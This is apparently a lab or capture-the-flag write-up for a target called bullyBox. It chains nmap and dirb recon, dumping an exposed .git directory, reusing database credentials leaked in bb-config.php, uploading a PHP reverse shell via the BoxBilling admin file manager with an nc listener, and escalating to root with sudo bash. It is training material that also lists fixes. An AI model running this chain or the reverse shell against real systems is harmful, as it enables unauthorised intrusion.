report

Report - bullyBox

- Author: Henry Post
- Target: bullyBox
- Target IP: 192.168.60.27
- Date: 04/11/2026

Executive Summary

The victim was enumerated by `nmap` to have a web service, "BoxBilling", running at port 80.

An open `.git/` directory was found and dumped with `git-dumper`.

The dumped files had a `bb-config.php` file with credentials that let us login as admin on the BoxBilling site.

The BoxBilling site had an admin panel that was used to upload a PHP reverse shell and get non-root access.

Then, because the user `yuki` was a sudoer, we ran `sudo bash` to get root access.

Recommendations

Do not leave `.git/` folders unsecured. Remove access or require authentication.

Remove file upload features from BoxBilling.

Do not hardcode credentials.

Do not leave users like `yuki` as sudoers. Restrict `sudo` access.

Recon

We set up the `/etc/hosts` file.

```
sudo sh -c "echo '192.168.60.27 BULLYBOX' >> /etc/hosts"
sudo sh -c "echo '192.168.60.27 BULLYBOX.local' >> /etc/hosts"
```

We run an `nmap` scan.

```
???(kali?kali)-[~]
??$ nmap bullybox.local
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 20:44 +0000
Nmap scan report for bullybox.local (192.168.60.27)
Host is up (0.00035s latency).
rDNS record for 192.168.60.27: BULLYBOX
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

```
┌──(kali㉿kali)-[~]
└─$ nmap bullybox.local
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 20:44 +0000
Nmap scan report for bullybox.local (192.168.60.27)
Host is up (0.00035s latency).
rDNS record for 192.168.60.27: BULLYBOX
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

We notice that HTTP is open.

We run `dirb` on the victim.

```
???(kali?kali)-[~]
??$ dirb http://bullybox.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Apr 11 20:46:05 2026
URL_BASE: http://bullybox.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://bullybox.local/ ----
+ http://bullybox.local/.git/HEAD (CODE:200|SIZE:23)
```

We notice `.git/` is open.

We install `git-dumper` with `pipx`, and run it.

```
pipx install git-dumper

git-dumper http://bullybox.local/.git git-loot

cd git-loot/

ls bb-config.php
```

```
┌──(kali㉿kali)-[~]
└─$ git-dumper http://bullybox.local/.git git-loot
Warning: Destination 'git-loot' is not empty
[-] Testing http://bullybox.local/.git/HEAD [200]
[-] Testing http://bullybox.local/.git/ [403]
[-] Fetching common files
[-] Already downloaded http://bullybox.local/.git/COMMIT_EDITMSG
[-] Already downloaded http://bullybox.local/.git/description
[-] Already downloaded http://bullybox.local/.git/hooks/applypatch-msg.sample
[-] Already downloaded http://bullybox.local/.git/hooks/commit-msg.sample
[-] Already downloaded http://bullybox.local/.git/hooks/post-update.sample
[-] Already downloaded http://bullybox.local/.git/hooks/pre-applypatch.sample
[-] Already downloaded http://bullybox.local/.git/hooks/pre-commit.sample
[-] Fetching http://bullybox.local/.gitignore [404]
[-] http://bullybox.local/.gitignore responded with status code 404
```

We get `bb-config.php`, which has credentials we later use.

```
┌──(kali㉿kali)-[~]
└─$ cat git-loot/bb-config.php
<?php
return array (
  'debug' => false,
  'salt' => 'b94ff361990c5a8a37486ffe13fabc96',
  'url' => 'http://bullybox.local/',
  'admin_area_prefix' => '/bb-admin',
  'sef_urls' => true,
  'timezone' => 'UTC',
  'locale' => 'en_US',
  'locale_date_format' => '%A, %d %B %G',
  'locale_time_format' => ' %T',
  'path_data' => '/var/www/bullybox/bb-data',
  'path_logs' => '/var/www/bullybox/bb-data/log/application.log',
  'log_to_db' => true,
  'db' =>
  array (
    'type' => 'mysql',
    'host' => 'localhost',
    'name' => 'boxbilling',
    'user' => 'admin',
    'password' => 'Playing-Unstylish7-Provided',
  ),
```


`admin:Playing-Unstylish7-Provided` is the credential.

Non-root access


After logging in as the admin user in BoxBilling, we can upload a reverse shell PHP file, execute it, and get a reverse shell.

We choose to use `/usr/share/webshells/php/php-reverse-shell.php`.

```
ls /usr/share/webshells/php/php-reverse-shell.php
cp /usr/share/webshells/php/php-reverse-shell.php ./

# edit file
ip a|grep 192 #get ip of attacker


$ip = '192.168.49.60';  // CHANGE THIS
$port = 4444;       // CHANGE THIS

# start rev shell listener
nc -nvlp 4444

# visit site after uploading file
curl -vvvk http://bullybox.local/php-reverse-shell.php


# stabilize shell
which python3

python3 -c 'import pty; pty.spawn("/bin/bash")'
```



We go to http://bullybox.local/bb-admin/filemanager to upload our files.



We need to use Burp Suite's Chromium browser to use CTRL-S.

```
curl -vvvk http://bullybox.local/php-reverse-shell.php
```

We get a reverse shell from `nc` listener.

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.49.60] from (UNKNOWN) [192.168.60.27] 56666
Linux bullybox 5.15.0-75-generic #82-Ubuntu SMP Tue Jun 6 23:10:23 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 20:25:21 up  4:57,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(yuki) gid=1001(yuki) groups=1001(yuki),27(sudo)
/bin/sh: 0: can't access tty; job control turned off
$ bash
ls
bin
boot
dev
etc
home
```

Root access

Because the user `yuki` is a sudoer, we simply run `sudo bash`.

```
kali@kali: ~
Session  Actions  Edit  View  Help
kali@kali: ~   kali@kali: ~   kali@kali: ~   kali@kali: ~
yuki@bullybox:/var/www/bullybox$ ls
ls
CHANGELOG.md          bb-data      bb-modules     php-reverse-shell.php
LICENSE               bb-di.php    bb-themes      rb.php
README.md             bb-ipn.php   bb-update.php  robots.txt
bb-config-sample.php  bb-library   bb-uploads     test
bb-config.php         bb-load.php  bb-vendor      test.php
bb-cron.php           bb-locale    index.php
yuki@bullybox:/var/www/bullybox$ sudo bash
sudo bash
root@bullybox:/var/www/bullybox# cd /rot
cd /rot
bash: cd: /rot: No such file or directory
root@bullybox:/var/www/bullybox# cd /root
cd /root
root@bullybox:~# ls
ls
email6.txt  proof.txt  snap
root@bullybox:~# cat proof.txt
cat proof.txt
e7d388f24573ab8ad003a3f8a2694ba5
root@bullybox:~# cat email*
cat email*
a51e
root@bullybox:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:86:a0:3b brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.60.27/24 brd 192.168.60.255 scope global ens160
```